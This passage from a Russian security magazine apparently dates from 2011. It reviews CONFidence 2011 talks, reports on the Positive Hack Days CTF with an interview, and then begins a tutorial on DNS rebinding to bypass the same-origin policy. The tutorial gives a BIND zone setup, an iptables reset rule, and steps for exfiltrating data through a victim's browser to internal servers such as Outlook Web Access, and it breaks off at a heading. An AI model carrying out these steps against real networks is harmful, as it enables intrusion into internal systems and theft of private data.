доклад был зрелищный и интересный, хотя и не новый. Но ребята так же рассказали и о новых замках, которые они сейчас пытаются вскрыть, и судя по прогрессу — они будут, все же, взломаны :). Эти ребята — большие любители устраивать конкурсы по взлому замков, и были замечены на многих других конференциях, таких как Ekoparty, к примеру. А на их сайте (deviating.net/lockpicking/equipment.html) можно прикупить различные наборы отмычек, и, с их собственных слов, они без проблем готовы их доставить почтой, в том числе и в Россию. После доклада любой желающий мог попробовать повскрывать замки (и наручники) разными методами — отмычками, специальным ключом и молоточком и даже пивной банкой! Кроме того был организован конкурс на тему взлома замков: на участника одевали наручники, он должен был открыть все замки и снять наручники. Победил в этом конкурсе Renderman, известный в «узких» кругах канадский хакер, чуть ли не постоянный спикер на Defcon'е. Он менее чем за минуту снял наручники (которые, кстати, были надеты «за спиной»), после чего открыл все замки.

Запрещенное изображение: аспект безопасности SVG в вебе
The forbidden image — Security impact of Scalable Vector Graphics on the WWW

Докладчики: Марио Хейдерич



dvd

Все презентации CONFidence 2011 ты найдешь на нашем DVD.



Алексей Синцов из Digital Security со своей женой Светланой

Доклад Марио был посвящен скрытому и опасному потенциалу в формате SVG. Собственно Марио (ведущий разработчик PHP-IDS и фанат кошек) рассказал про формат SVG, про то, как в его телесах можно запрятать хитрую XSS, используя спецификацию протокола. Все это открывает дорогу для реализации атак там, где, например, в лоб не пройти (как, например, в случае, когда мешают IDS или WAF).

Взлом птицы в небе: месть Angry Birds
Hacking a Bird in the Sky: The Revenge of Angry Birds

Докладчики: Джим Геоведи, Рауль «Nobody» Чьеса

Веселый доклад Джима и Рауля о методах взлома спутников, а точнее о проблемах безопасности, которые имеют место быть в этой области. Да, так просто. Вообще есть серия докладов на эту тему, от того же Джима и других авторов, но данный доклад был про специфику «наземной» службы и ее проблемы: халатность, устаревшее ПО (например, по причинам совместимости, многое ПО работает на ооочень старых версиях ОС, вроде WinNT 4.0 в центрах управления), отсутствие шифрования IP-канала (шифрование увеличивает объем и нагрузку, поэтому де-факто — оно поддерживается, но, как правило, выключено). Помимо теории, Джим показал несколько демонстраций, как ему удалось внедриться в протокол общения между спутником и командным центром, показал наглядные видео и картинки: от основ TDMA до спецификаций протоколов. В общем, интересная презентация (скорее даже не слайды интересны, а то, что говорили докладчики) от интересных людей. Кто не знает Рауля,— этот старый хакер вторгся в сеть Банка Италии, за что был арестован :). Как он утверждает, все взломы были ради любопытства и интереса — теперь у него своя IT-security фирма, которая оказывает разного рода услуги тем же банкам! Также у них своя лаба, где они пишут эксплоиты и проводят исследования. Ребята правильные: выступают на конференциях и дают о себе знать делом, а не красуются за сухими стендами и сертификатами (хотя без этого, не могу соврать, никуда).

Современная эксплуатация кучи через Low Fragmentation Heap
Modern Heap Exploitation using the Low Fragmentation Heap

Докладчики: Крис Валасек

Этот доклад американца (он из Питтсбурга, и, кстати, выразил радость за победу «земляков» на PHD CTF в Москве, когда Александр поведал ему об этом) ожидали многие. Очень харизматичная и веселая личность :). Доклад был посвящен защитным техникам корпорации Microsoft от атак по типу переполнения буфера в куче. Но что-то я не то сказал, конечно, доклад, как раз наоборот, посвящен обходу защиты в последних версиях Windows. Все показано было на примере эксплоита для IIS FTP, в котором приуставала уязвимость, однако считалось, что захватить контроль (влиять на регистр EIP) невозможно. Однако Крис использовал новую «фичу»— LFH (Low Fragmentation Heap). Если эта штука «включена», то возможно обойти защиты от MS. Осталось только включить эту «штуку», что можно сделать, создав большой пул подключений к FTP-сервису, тогда ОС для эффективности врубает LFH, что используется для последующей атаки. Мы можем перезаписывать поле заголовка FreeEntryOffset, и, в конечном счете, перезаписать EIP. Все конечно намного сложнее, и я описал лишь 5% идеи, но истина где-то рядом.

Победа над x64: эволюция руткита TDL
Defeating x64: The Evolution of the TDL Rootkit

Докладчики: Александр Матросов, Евгений Родионов

Александр и Евгений рассказали про особенности работы TDL в x64 системе (ага, ведь надо обойти проверку подписи и PatchGuard), про заражение MBR и что самое интересное — про то, как обходится проверка ОС на наличие подписи у драйвера руткита! В качестве жертвы, которую препарировали, использовался нашумевший руткит TDL4, ставший первым широко распространенным руткитом, которому удалось побороть проверку цифровой подписи. Это действительно прикольно и интересно. Особенно порадовали «живые» демо-отладки TDL в моменты заражения.

DNS для зла
DNS for evil

Докладчики: Алексей Синцов

Я представил доклад «DNS for evil», в котором поведал о нестандартном использовании DNS-запросов в качестве протокола для взаимодействия троянской программы и C&C. Подробнее останавливаться не буду, потому что весь материал был в недавних статьях][.

Выбираемся из песочниц Microsoft Windows
Escaping From Microsoft Windows Sandboxes

Докладчики: Том Китч



На вторые сутки участник соревнований по Lockpicking'у все-таки снял наручники. Об этом объявили по громкой связи

Том — веселый парень из Verizone, сделал очень познавательный доклад на тему песочниц. Он рассказал о типах существующих песочниц (штука, которая не дает шеллкоду в захваченном процессе делать то, что хочется — создавать файлы, открывать соединения, выполнять команды и т.д.), как они работают, где они применяются, и как из них можно убежать. Главная задача в таком контексте — это сделать потенциальный эксплоит максимально дорогим. То есть, если у нас обычное ПО, то написание эксплоита, в случае нахождения уязвимости, сводится к реализации триггера уязвимости, обхода DEP и ASLR. Если есть песочница, то этого недостаточно, нужно либо эксплуатировать еще одну уязвимость в ядре ОС (цена эксплоита растет вдвое, так как нужна еще одна бага и еще один эксплоит) или пытаться обойти песочницу. И тут все уже зависит от крутизны этой самой песочницы. В конце он привел сводную таблицу продуктов и их типы песочниц. Круче всех оказалась песочница в Google Chrome, так как использует все доступные модели для ограничения доступа в процессе, дальше идет Acrobat Reader, затем Flash, и замыкает Protection Mode в IE8 :). Собственно тема очень интересная и познавательная, так может быть стоит ждать об этом статью в][? Сам Том очень общительный и интересный человек, с которым приятно было держать разговор!

Практические атаки на микросхему MC13224
Practical attacks on the Freescale MC13224 ZigBee SoP

Докладчики: Трэвис Гуудспид

Любители рубрики «Фрикинг», этот доклад специально для вас! Трэвис Гуудспид — известный хакер «железок», его доклад собрал полный зал и фактически завершал конференцию! Было интересно послушать об аппаратных методах взлома микроконтроллеров. Существует такая микросхема — MC13224, которая используется для организации беспроводной связи в промышленных системах, устройствах и т.д. (например, этот чип использовался в ниндзябейджах для Defcon 18). Микросхема MC13224 включает в себя 32-разрядный микроконтроллер с архитектурой ARM7, флеш-память, трансивер 802.15.4 и многое другое. Так вот, Трэвис сказал — вот захотим мы атаковать такое устройство с этой микросхемой по радиоканалу: найти багу, написать эксплоит — то что нам для этого надо в первую очередь? А надо нам получить код прошивки! Но вот как это сделать, если JTAG-интерфейс заблокирован? Об этом и был доклад. Для начала нам понадобится азотная кислота, ну или серная... Да! Именно так начинается этот «хак»...
В слайдах ты много инфы не найдешь. В основном схемы и картинки, поэтому вот тебе текст — bit.ly/kE5jHV. Кстати, одним из этапов взлома был анализ с использованием достаточно дорого оборудования, которого у автора доклада не было. Зато оно оказалось у его друзей в близлежащей лаборатории колледжа. В общем, ящик пива решил проблему доступа к этому оборудованию :). От себя отмечу: интересно было бы аналогичным методом поломать eТокены или РуТокены...

Outro

Конечно, про многие доклады я не рассказал, хотя были и еще очень интересные темы, например, про фреймворк BeeF. В любом случае все (почти все) материалы доступны на 2011.confidence.org.pl/materials (и на нашем диске — прим. редактора). Жаль, что наших соотечественников практически нет на таких конференциях, ведь понятие «повышение квалификации» включает в себя поездки на такие мероприятия. Мы всячески призываем всех участвовать не только в CONFidence, но и в других международных конференциях. А то у большинства людей складывается впечатление, что в нашей стране живут одни киберпреступники в медвежьих шкурах. Предлагаем всем помочь изменить этот сложившийся стереотип. Радует хотя бы то, что наши ребята уже идут по верному пути. Так, например, прошедший тоже в мае форум PHD является, фактически, первым подобным мероприятием в России такого формата: с хакерской атмосферой, реальными техническими докладами и соревнованиями (до этого только Chaos Constructions радовал умы). То ли еще будет. В этом же месяце в России открылась первая официальная группа Defcon (в Санкт-Петербурге), где каждый может рассказать про свой опыт и послушать других, а также помочь в создании открытой международной конфы по ИБ на территории нашей родины. Так что все будет отлично!

Почему CONFidence?

Мероприятие сильно отличается от многих других тем, что оно сильно ушло вперед по числу докладов от русскоязычных исследователей среди остальных международных конференций. И причина здесь кроется не только в территориальном расположении (Восточная Европа), но и в атмосфере самой конференции и отношении организаторов. Последние хорошо понимают, что исследователи с некоммерческими докладами (а других на конференции замечено и не было) зачастую не могут позволить себе оплатить перелет и проживание. Хорошо, когда родная компания может взять издержки на себя, но в нашей стране такое случается по-прежнему не так часто. Поэтому отдельно хочется рассказать о подходе организаторов к этим вопросам. Так, если твой доклад принят, то тебе оплачивают билет на самолет, проживание в отеле и даже такси из аэропорта и обратно. Ежедневно организовывают специальные ужины для докладчиков, которые проходят в разных интересных ресторанах города. Короче говоря, докладчиков здесь любят. Имей в виду, что в ближайшее время должен быть запущен прием тезисов на осеннее мероприятие CONFidence. Если в мае эта конференция традиционно проходит в Кракове, то в сентябре фигурирует, как правило, какой-нибудь еще из примечательных городов Восточный Европы.



Позитивный CTF

19 мая в клубе «Молодая гвардия» в рамках форума по информационной безопасности Positive Hack Days, организованного компанией Positive Technologies, прошли международные соревнования хакеров CTF. 10 команд из России, США, Индии и Франции 8 часов подряд демонстрировали мастерство в сетевых атаках и защите собственных сервисов.

Антураж

Светящийся пол зала, в котором проходили состязания, зловеще озарял их напряженные лица. Провода опутывали столы, создавая ощущение непреодолимой ловушки. Табло сотрясалось. Организаторы сделали все, чтобы участники чувствовали себя как на кибернетической войне.

Подобные интеллектуальные соревнования, в которых оценивается умение атаковать и защищать компьютерные системы, весьма популярны во всем мире. В последние несколько лет они стали проводиться и в России. Positive Hack Days CTF один из самых масштабных у нас в стране, кроме того, содержит в себе ряд совершенно уникальных элементов.

Организаторы предложили необычный формат соревнований, объединив классический CTF и HackQuest. Условия игры сочетают в себе whitebox (участники имеют полный доступ к системе) и blackbox-сервисы (нет изначальной информации о системе). Состязания были очень напряженными и динамичными. Заданий было, пожалуй, слишком много для отведенного времени, поэтому участникам буквально некогда было утереть пот со лба или отвлечься на еду. Задания охватывали все направления ИБ — реверсинг, безопасность веб-приложений, безопасность операционных систем, безопасность прикладных сервисов и т.п., а для любителей классических CTF были также предложены задания из разряда «угадайка», поэтому каждый участник мог проявить себя и получить удовольствие от «разнообразия вкусов».

Суть соревнования

Суть игры заключалась в том, что каждая из команд получила в свое распоряжение компьютерную систему, инфраструктуру из виртуальных серверов, в которой было оставлено несколько уязвимостей и набор «флагов» — уникальных идентификаторов. Роль флага исполняла особая строчка программного кода. Задача участников — защищать свою систему от других команд, устраняя уязвимости, атаковать их системы и захватывать флаги. Сложность соревнованию также придавало то, что сервисы регулярно изменяли свое состояние и вместе с этим появлялись новые уязвимости, а старые исчезали.



Успешной считалась атака, которая приводит к получению на атакуемой системе заветного ключа. За такую атаку, завершенную регистрацией найденного во вражеской системе флага, команда получала конкурсные очки, а их соперники, прошляпившие штурм, штрафовались. При этом нельзя было выполнять любые деструктивные действия, как против соперников, так и против системы конкурса. Все действия участников фиксировались системой и выводились на конкурсные табло.
Все заложенные уязвимости были не вымышлены, как в большинстве других CTF, а взяты из реальной жизни. Например, в качестве конкурсного ПО организаторы разработали прототип системы класса SCADA (систем, с помощью которых обычно управляются различные промышленные объекты).
Еще одна изюминка соревнований заключалось в том, что они сопровождались красивой легендой, все задания были встроены в одну сюжетную линию, а при смене заданий показывались соответствующие видеоклипы.
Согласно легенде, международная космическая экспедиция обнаружила в окрестностях Юпитера таинственный монолит, имеющий форму параллелепипеда. Находку назвали PHD (Parallelepiped Habile Deflective). Когда монолит попытались исследовать, его копии непостижимым образом появились во всех ведущих странах мира. Исследователи, профессор Анисимис и доктор Павлов, изучили явление и пришли к выводу, что PHD является огромным распределительным трансформатором, аккумулирующим энергию космического излучения и передающим ее своим земным копиям. В результате развития копии монолита могут покрыть потребности человечества в энергоресурсах на сотни лет вперед. Кроме этого, проекции могут обмениваться информацией через интернет. Еще одной экстраординарной особенностью является то, что монолиты блокируют весь мировой военный потенциал. И вот, каждая страна собирает элитную команду хакеров для разрушения монолитов вражеских государств с помощью сетевых атак и защиты собственных...

Итоги конкурса

Больше всех конкурсных очков получила команда из университета Карнеги-Мелона в Питсбурге (США) Plaid Parliament of Pwning (PPP) и забрала призовые 5 тысяч долларов. Второе место заняла команда Leet More из Санкт-Петербургского государственного университета информационных технологий, механики и оптики (приз — 3 тысячи долларов). Третьей стала команда екатеринбуржцев HackerDom из Уральского государственного университета, забрав 2 тысячи долларов.
По мнению ведущего CTF Дмитрия Евтеева, команда из США заняла первое место с большим отрывом по следующим причинам:
• Они в большей степени были сконцентрированы на инфраструктуре CTF, и это наиболее правильная стратегия. В следующем году на PHDAYS CTF 2012 условия немного поменяется, и единственно верного подхода уже не будет. Организаторы предложат несколько равнозначных по очкам стратегий.
• При нахождении уязвимостей, в отличие от своих конкурентов, PPP автоматизировала эксплоит для массового сбора ключей с инфраструктур команд соперников.
• Команда PPP хорошо и вовремя защищала свои сервисы, поэтому потеряла очень мало очков при нападениях соперников.
• Студенты из США внимательно следили за доступностью своих сервисов, тем самым получили минимальное число штрафных баллов.
• Американцы ранее много участвовали в соревнованиях типа CTF. «Это не первый наш опыт участия в соревнованиях CTF, но на PHD CTF нам впервые пришлось не только взламывать чужие ресурсы, но и защищать собственные. Мы с удовольствием примем участие в следующем году», — рассказывает один из членов команды.
Участники команды PPP приехали в Россию впервые и, кроме посещения PHDays, успели погулять по центру Москвы и Измайловскому парку и взглянуть на главное здание МГУ. Русские CTF удивили их своей необычностью: «Мы были поражены, когда попали в то место, где проводились CTF. Мало того, что это был ночной клуб, а не стандартный конференц-зал, но все, что там было, выглядело захватывающе. Соревнования были отлично организованы. У нас было не только уйма задач, но еще перед каждым новым обновлением организаторы показывали пугающие видеоклипы, а сами обновления передавались нам в конвертах с пометкой «Совершенно секретно».

Сергей Гордейчик, технический директор Positive Technologies

- PHD — довольно необычное мероприятие для российского ИТ-рынка. Как в принципе пришла в голову мысль организовать подобное событие?



Мысль витала в воздухе уже давно, причем не только в наших головах. В последнее время появилось множество инициатив по изменению форматов мероприятий, наши коллеги пытаются сделать что-то необычное. Осенью прошлого года мы поняли, что на рынке чего-то не хватает, не хватает тривиальных вещей, которые были бы интересны нам и людям, с которыми мы общаемся. Что это за вещи, мы особо не понимали и окончательно их список сформировался, наверно, на корпоративной вечеринке по случаю НГ, где у нас, в основном, и приходят в голову все светлые идеи. В прошлом году именно на такой вечеринке мы придумали RusCrypto CTF. В этом году сформировалась идея Positive Hack Days как консолидация всех активностей, которые мы до этого делали в рамках Рускрипто, InfosecurityMoscow, Chaos Constructions, Инфобез и других мероприятий.

- Если идея PHD оформилась в новый год, как удалось подготовиться всего за 4 месяца?

Мы недавно размышляли о развитии Positive Hack Days. Думали, как его можно сделать с меньшим ущербом для компании, чтобы это было спокойно, планомерно и размеренно. И мы поняли, что если мы хотим делать мероприятие интересным и запоминающимся, то оно должно делаться на пределе возможностей. В этом году было, конечно, очень сложно, потому что от идеи и концепции буквально за 4 месяца нам нужно было довести мероприятие до его рабочего состояния. В последнее время большинство вовлеченных в организацию сотрудников спали по несколько часов в день, а некоторые не спали и совсем. Результат нас удовлетворяет на 70%, и это хорошо. Оставшиеся 30% — то, что не успели или не сделали так, как хотели. С другой стороны, судя по обратной связи, по отзывам, то, что было сделано, превзошло ожидания, и это великолепно.

- В следующем году будет все то же самое или программа будет расширена?

Если делать из Positive Hack Days повторяющееся мероприятие, этакий медиапродукт, то можно ничего нового не делать. Но это будет неинтересно ни нам, ни участникам. Одна из огромных составляющих PHD, помимо социальной важности, продвижения и обмена информацией, — это удовольствие, которое мы получаем, делая такую, я считаю, грандиозную вещь. Поэтому, чтобы его было много, надо делать гораздо больше. Что конкретно будет изменено, я не буду заранее говорить. Могу только сказать, что CTF будет просто грандиозный! Будут объединены в единое игровое пространство зона CTF, площадка PHD, интернет... Активности в рамках CTF будут дополнять друг друга, мы полностью переработаем визуализацию, пригласим больше команд.

- Иностранных или русских?

Всех! Что касается иностранцев, то уже сейчас Дмитрию Евтееву поступают заявки от тех команд, до которых мы не могли достучаться в этом году, есть ребята из Японии, Кореи, которым все это интересно, и они готовы приехать. Также мы будем приглашать много российских команд, в том числе начинающие команды, потому что для них это прекрасная возможность проверить свои силы в соревнованиях мирового уровня.

- Что ты можешь сказать про уровень российских команд?

В этом году CTF показал, что кроме первого все призовые места за нами. PPP в каком-то смысле повезло, но я уверен, наши ребята смогут вырваться вперед без проблем. Но, конечно, нужно много практики.

- Есть ли амбиции дорасти до Defcon?
У нас нет желания делать «русский BlackHat» или «Defcon», потому что эти мероприятия — это продукты, устоявшиеся в своей канве. У России есть специфика, которая требует совершенно других подходов.

- Какие принципиальные моменты выявил PHD, помог ли он узнать что-то новое о российском ИТ-рынке?
Большая проблема PHD, которую уже отмечали, это бедность нашего сообщества. В качестве примера могу привести тот же конкурс «Ноутбук — взломай и уноси». Нам пришлось обратиться ко всему сообществу, подключить личные связи, изучить специализированные сайты, чтобы найти двух участников, из которых в результате пришел только один. Конечно, есть слухи, что в России много хакеров, но они, видимо, где-то спрятались. Тоже касается и конференции. К сожалению, качественного практического материала в России сейчас мало.

- У Positive Hack Days немного спонсоров. Тема, что называется, «не пошла»?
У нас не было задачи заработать на PHD. Это облегчает многое, позволяет экспериментировать. И это не могло не отразиться и на спонсорской политике. Мы приглашали компании, которые могут помочь не только деньгами, но и внести в PHD вклад своими идеями. Так, Лаборатория Касперского приняла активное участие в подготовке деловой программы, Cisco очень помогла с аппаратным обеспечением, Кабест помог сформировать бизнес-сообщество среди участников. Огромное им за это спасибо.

- Что нужно сделать, чтобы ситуация изменилась?
Нужно проводить больше Positive Hack Days! Чтобы люди выходили на свет, не боялись. Одна из задач PHD — показать, что хакер — тоже человек, что не стоит относиться к поиску уязвимостей, к исследованию защищенности как к какой-то страшной и опасной вещи. Это вполне понятная легитимная работа (ну иногда, может быть, нелегитимная, все зависит от того, куда направить ее результаты). Главное, это вещь нужная и востребованная, что показал и интерес представителей бизнеса к тому, что происходило на мероприятии. Важно, что есть ребята, которые готовы развиваться в этом направлении. Это главный результат PHD, помимо удовольствия.

- Одной из главных целей PHD заявлялось налаживание связей между хакерами и бизнесом. Это удалось?
Непосредственно к нам в компанию после Positive Hack Days устроилось 4 человека. Другие вендоры, насколько я знаю, тоже вели активную кадровую политику на форуме. Есть интерес к некоторым CTF-командам со стороны Enterprise-компаний, которые пытаются с ними работать, построить взаимоотношения в области исследовательских программ. Это важная вещь, потому что у нас, в отличие от всего мира, использование университетских команд, университетских лабораторий в реальном R&D в области компьютерной безопасности практически нулевое. Здесь же, если эта тенденция получит развитие, то мы получим то, о чем так долго говорят с высоких трибун, — связь производства с высшим образованием. Правда, смогут ли вузы построить Research & Development у себя, предоставлять законченный цикл услуг от исследования до компонентов продукта, — большой вопрос.
В любом случае, это важная и полезная вещь, которой стоит заниматься.

- Как можно выразить суть PHD?
Недавно я общался с человеком, который «не в теме», и наткнулся на Positive Hack Days в интернете. Так вот, он воспринял это название не как связанное с Positive Technologies, а как попытку восстановить какой-то позитивный имидж хакеров, позитивное отношение к этому слову, которое сейчас носит сугубо негативный оттенок. Мы же хотим показать, что хакеры это не столько Бивис и Батхед или таинственные киберпреступники, но и эксперты, мастера своего дела и любознательные ребята, которые хотят развиваться, хотят заниматься чем-то полезным, перспективным и нужным.



Денис Баранов







ВТОРАЯ ЖИЗНЬ DNS REBINDING

Реализации атаки для обхода Same origin policy

Основой модели безопасности, заложенной в современные браузеры, является механизм «Same origin policy». Суть его заключается в том, что браузеры не позволяют сценариям обращаться к данным, расположенным на сторонних доменах. Исключение составляет лишь возможности передавать POST-запросы и подключать к странице файлы javascript и css. При этом не существует никаких легальных способов читать данные, получаемые с другого домена.

Обход ограничений

Подумаем, чего конкретно можно было бы добиться, если бы ограничение на получение данных с других доменов удалось отменить. В первую очередь, мы получили бы возможность не только отправлять запросы на сторонние ресурсы (как при стандартных CSRF-атаках), но и обрабатывать ответы, полученные от сервера. А значит, большая часть механизмов, предназначенных для защиты от CSRF-атак, перестала бы работать. Мы могли бы получить доступ к ресурсам, расположенным во внутренней сети (недоступной извне), при этом браузер пользователя использовался бы в качестве прокси. Также можно было бы получать конфиденциальные данные с ресурсов, на которых пользователь проходит аутентификацию при помощи сертификатов. Хорошим примером подобного веб-приложения для корпоративной среды является почтовый сервер Outlook Web Access.

Именно для обхода ограничения «Same origin policy» и было придумано семейство атак Anti DNS pinning, также известное как DNS rebinding. Атакам типа Anti DNS pinning подвержены веб-серверы, которые отвечают на HTTP-запросы с произвольным значением заголовка Host. В частности, уязвимы все web-сервера Apache и IIS с конфигурацией по умолчанию. Также уязвимы практически все удаленные сервисы, управляемые по HTTP, но не имеющие web-интерфейса. Например, уязвимы практически все сервисы, предоставляющие удаленные API с управлением при помощи протоколов SOAP, XML-RPC и подобных.


В чем же суть?

Современные браузеры, при получении странички с какого-либо сайта, кешируют результаты DNS-запроса. Это делается для предотвращения отправки запросов к сторонним серверам посредством подмены IP-адреса. Давай подумаем, что можно сделать для обхода этого механизма. Раньше атака (в теории) могла проводиться следующим образом:

1) Жертва обращается к домену, принадлежащему злоумышленнику.
2) Получает с DNS-сервера IP-адрес, соответствующий доменному имени.
3) Обращается на web-сервер (соответствующий полученному IP) и получает с него сценарий javascript.
4) Полученный Javascript через некоторое время после загрузки инициирует повторный запрос на сервер.
5) В этот момент атакующий при помощи межсетевого экрана бло-



Динамическое создание поддоменов



Результат атаки на Outlook Web Access

кирует все запросы жертвы к серверу.

6) Браузер пытается повторно узнать IP-адрес сервера (послав соответствующий DNS-запрос) и на этот раз получает IP-адрес уязвимого сервера из локальной сети жертвы.

Соответственно, если удастся заманить жертву на свой домен evil.xxx, можно заставить браузер пользователя думать, что этому имени домена соответствует не IP-адрес из внешнего интернета, а IP-адрес из локальной сети. По этому адресу может, к примеру, располагаться какой-нибудь важный внутрикорпоративный ресурс. Проблема только в том, что этот вариант атаки не работает.

Реализуем на практике

Как можно понять из описания атаки, нам потребуется один сервер, на котором нужно поднять и настроить WEB- и DNS-сервера, также потребуется домен, на который можно будет заманивать жертву. При регистрации доменного имени указываем в качестве NS-серверов данные нашего сервера.

Для успешного проведения атаки на практике нужно сконфигурировать NS-сервер так, чтобы он возвращал оба IP-адреса одновременно. Причем IP-адрес сервера, на котором лежит Javascript, проводящий атаку, должен возвращаться первым, а IP-адрес сервера жертвы — вторым. В таком случае при обращении к домену браузер сначала загрузит атакующий скрипт с нашего сервера, лишь потом, когда сервер станет недоступным (в результате блокировки запроса межсетевым экраном), — обратится к серверу жертвы.

Для этой цели вполне подходит сервер Bind 9. Чтобы он возвращал IP-адреса в нужном порядке, его нужно собрать из исходных кодов с флагом --enable-fixed-rrset. По умолчанию этот флаг не установлен, и версии, распространяемые в бинарниках, использовать не получится. В настройках bind9 указывается, что следует использовать фиксированный порядок следования IP-адресов. Для этого в named.conf.options, в параметре options указывается:

rrset-oredr { order fixed; };

Далее нужно настроить зону. На примере домена dns.evil.xxx:

```
dns     A       97.246.251.93
        A       192.168.0.1
```

В итоге, при обращении к DNS-серверу атакующего, для домена dns.attacker.ru браузер всегда будет обращаться сначала к IP-адресу 97.246.251.93, затем, если он недоступен, к 192.168.0.1. В некоторых случаях этот порядок может нарушаться, подробнее описано ниже.

Помимо сервера DNS для проведения атаки потребуется веб-сервер (в качестве примера рассмотрим Apache), и удобный механизм блокирования входящих запросов на соединение с сервером. Для блокировки входящих запросов можно использовать межсетевой экран iptables, и наиболее эффективным способом блокировки является отправка пакета с tcp-reset в ответ на попытку соединения, иначе браузер будет тратить лишнее время в рамках таймаута TCP-сессии на ожидание ответа от сервера. При помощи iptables это делается следующим образом:

```
iptables -A INPUT -s [блокируемый IP-адрес] -p tcp \
   --dport 80 -j REJECT --reject-with tcp-reset
```

В примере сознательно блокируется только 80-й порт, так как для реализации атаки понадобится сервис, на который будут отправляться полученные от клиента данные. В итоге атака выглядит следующим образом:

1) Жертва обращается к домену dns.evil.xxx.

2) DNS-сервер атакующего возвращает оба IP-адреса в фиксированном порядке.

3) Браузер перенаправляет запрос к серверу, расположенному на внешнем IP 97.246.251.93.

4) Сервер возвращает HTML-страничку с JavaScript'ом.

5) После загрузки странички в браузере, клиентский javascript шлет запрос к домену dns.evil.xxx.


6) После получения запроса серверный скрипт блокирует входящие соединения с IP-адреса жертвы.

7) Через некоторое время клиентский скрипт снова обращается к домену dns.attacker.ru и, поскольку сервер 97.246.251.93 возвращает RST, запрос перенаправляется на локальный сервер 192.168.0.1. Теперь наш javascript может слать любые GET/POST/HEAD-запросы к приложению, расположенному на адресе 97.246.251.93, а также обрабатывать полученные ответы и отправлять результаты атакующему!

Полезная нагрузка

Итак, браузер думает, что скрипт был загружен с ресурса из внутренней сети, и у нас есть возможность этим ресурсом управлять. Какие задачи этот скрипт должен выполнить для получения практической пользы? Во-первых, скрипт должен определить, с каким конкретно приложением мы имеем дело, затем — есть ли какая-нибудь авторизация, которую придется обходить. После этого скрипт должен выполнить команды, заложенные в нем для данного типа оборудования. К примеру, изменить конфигурацию или получить копию писем/документов, хранящихся на уязвимом сервере. После выполнения жестко заданных команд, можно переключить





Процесс авторизации в приложении OWA



Атакуем методом DNS Rebinding

браузер жертвы в режим прокси-сервера и дать возможность атакующему слать запросы к приложению в режиме online.

До выполнения всех этих задач нужно разобраться с тем, как скрипт будет отправлять запросы к уязвимому приложению, и как будет происходить передача полученных данных на сервер атакующего. Не забываем о том, что ограничения Same Origin Policy мы уже обошли, а значит, для общения скрипта с уязвимым сервером можно использовать стандартные AJAX-технологии, в частности компонент XMLHttpRequest.

С передачей полученных данных на сервер сложнее, так как сервер управления процессом атаки (административная панель атакующего) располагается либо на другом домене, либо на другом порту (80-й порт на своем сервере мы заблокировали). Это значит, что скрипт снова столкнется с ограничениями Same Origin Policy. К счастью, для решения этой проблемы была придумана технология под названием JSONP, использование которой позволит отправлять запросы на наш сервер, если тот будет возвращать специальным образом подготовленные ответы (подробнее о JSONP можно прочитать на ресурсах, посвященных web-программированию). С механизмами все ясно, идем дальше.

Выполнение команд

При отправке команд на атакуемый сервер следует либо использовать XMLHttpRequest в синхронном режиме, либо синхронизировать отправку команд вручную и не отправлять последующую команду до тех пор, пока не придет ответ на предыдущую. В целях повышения быстродействия работы скрипта я рекомендую использовать второй вариант.

Для использования браузера жертвы в качестве прокси, нужно после окончания работы скрипта запустить функцию setInterval, в которую передать код, который будет запрашивать у управляющего сервера следующую команду, которую нужно запустить на атакуемом оборудовании. А результат выполнения команды можно передавать обратно на сервер.

Атака на корпоративные сети

Мы разобрались, что делать, если цель одна. Теперь надо разобраться, как атаковать корпоративные сети целиком. Ну и в первую очередь для проведения такой атаки необходимо научиться в приемлемое время определять IP-адреса целей атаки. Во-вторых, нужно обеспечить возможность атаки нескольких целей за один сеанс работы пользователя. В-третьих, требуется возможность совершения распределенных атак на один и тот же сервер с нескольких браузеров, расположенных во внутренней сети компании. И в-четвертых, необходима возможность отправки запросов на различные IP-адреса при использовании браузера жертвы в качестве прокси (выше шла речь об отправке подобных команд только на один адрес).

Целеуказание

Для определения целей можно сканировать IP-адреса сети по диапазону. Для этого можно пользоваться, к примеру, тегом IFRAME и событием onLoad. Другой вариант реализации — создавать объект Image и при помощи onLoad определять, загрузилось ли изображение. Для определения того, что по данному адресу ресурс не был обнаружен, можно пользоваться функцией setTimeout, которая по истечении некоторого времени будет проверять, создался ли объект или нет, и если объект не создан — сигнализировать о том, что ресурс по данному адресу не найден.

С использованием этого подхода связано несколько очевидных проблем:

1) Прокси-сервер может возвращать ответ даже при отправке запроса на несуществующий IP-адрес, и в результате метод onLoad будет указывать на наличие даже несуществующих адресов.

2) Потенциально большое количество ложных срабатываний при ошибках выбора значения таймаута.

3) При большом значении таймаута и/или большом диапазоне перебираемых адресов подбор может занять значительное время.

Для решения этих проблем можно воспользоваться другим методом определения целей.

CSS History Hack v 2.0

